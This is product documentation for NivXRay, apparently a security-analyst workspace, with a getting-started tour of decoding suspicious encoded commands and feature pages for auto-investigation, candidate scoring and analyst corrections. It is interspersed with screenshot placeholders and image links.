


Screenshot 4 · step_1_tab_flow

Screenshot 5 · step_1_tab_iocs




Screenshot 6 · step_1_tab_lolbas



Screenshot 7 · step_1_tab_mitre

Screenshot 8 · step_1_tab_osint



Screenshot 9 · step_1_tab_ti-hits

Related: candidate_explorer threat_intel_enrichment investigation_timeline auto_investigate base64_decode

---

◆ NivXRay Workspace Tour · Getting Started

A visual walkthrough of the Analyst Workspace — paste, decode, inspect, understand the Threat Analysis, Chain, Flow, and Graph views. Read this first.

Step 1 — Open the Workspace

Action: Click WORKSPACE in the top nav. This is the analyst's main screen — everything happens here.

Expected: An empty input textarea on the left, output/results area on the right, and a row of action buttons at the top.

Step 2 — Paste a suspicious command

Action: Paste the encoded blob into the large input textarea in the centre of the screen.

Expected: The status line shows the number of characters detected and (for Base64) the auto-detected format hint.

Step 3 — Run Smart Decode

Action: Click the green SMART DECODE button in the top action bar. NivXRay picks the best decoder chain automatically.

Expected: Within 1–2 seconds the OUTPUT panel populates with the decoded plaintext and a chain of stages appears below (Base64 → UTF-16LE → …).

Step 4 — Open the Candidate Explorer

Action: Click SHOW CANDIDATE EXPLORER (right side of the results). Every candidate encoding is scored with structured reasons.

Expected: A ranked list of candidates (Base64 wins, Base58/ROT13 lose). Each loser shows a "why not" panel with severity chips.

Step 5 — Read the Threat Analysis

Action: Look at the verdict card in the top-right — verdict (Malicious / Suspicious / Benign) plus confidence bar, MITRE ATT&CK chips, and extracted IOCs (URLs, IPs, domains).

Expected: The verdict card, IOC chips, and MITRE technique chips are all visible.


Step 6 — Inspect the Investigation Timeline

Action: Scroll down to the INVESTIGATION TIMELINE section. Every event (decode, correction, benchmark run, enrichment lookup, TAXII push) is logged in chronological order.


Expected: A vertical timeline card with at least one entry (the decode you just ran).

Step 1 · GRAPH + CHAIN — visual evidence


GRAPH




CHAIN




Screenshot 1 · step_1_a



Screenshot 2 · step_1_b




Screenshot 3 · step_1_c



Screenshot 4 · step_1_tab_flow


Screenshot 5 · step_1_tab_iocs



Screenshot 6 · step_1_tab_lolbas

Screenshot 7 · step_1_tab_mitre

Screenshot 8 · step_1_tab_osint



Screenshot 9 · step_1_tab_ti-hits

Related: base64_decode candidate_explorer threat_intel_enrichment investigation_timeline auto_investigate

Features by Category

Analyst Workbench

Auto-Investigate

id: `auto_investigate` · category: Analyst Workbench · audience: user

Purpose. Chain the deterministic decoder + reasoning engine + threat-intel + MITRE mapper into a one-click investigation.

When to use


- Triaging a large volume of alerts
- Any time you would run the same decoding + enrichment steps manually

Tips

- Combine with the Candidate Explorer when the auto-verdict is ambiguous
- Results land on the Investigation Timeline for later replay

Related: candidate_explorer threat_intel_enrichment investigation_timeline

Screenshot 1 · step_1



Candidate Explorer

id: `candidate_explorer` · category: Analyst Workbench · audience: user

Purpose. Show every candidate encoding scored dynamically against your input with per-candidate evidence and structured why-not breakdowns.

When to use

- When the winner looks wrong and you need to see the runners-up

- Investigating ambiguous inputs (base32 vs base58 vs base62)
- Learning why a certain decoder was chosen

Confidence rules


- Confidence = weighted sum of alphabet, length, entropy, decode success, printable ratio, linguistic score, file signature, malware indicators
- Runners-up carry `rejection_reasons` with severity (high/medium/low)

Tips

- Click "CORRECT THIS" to submit a correction and (optionally) promote the input to the regression corpus
- IOC chips are enrichable — click ■ to fetch VT/OTX/AbuseIPDB verdicts

Related: correction_flow threat_intel_enrichment investigation_timeline

Screenshot 1 · step_1



Analyst Correction

id: `correction_flow` · category: Analyst Workbench · audience: user

Purpose. Record when the engine got a decode wrong and optionally promote the correction into the versioned regression corpus.

When to use

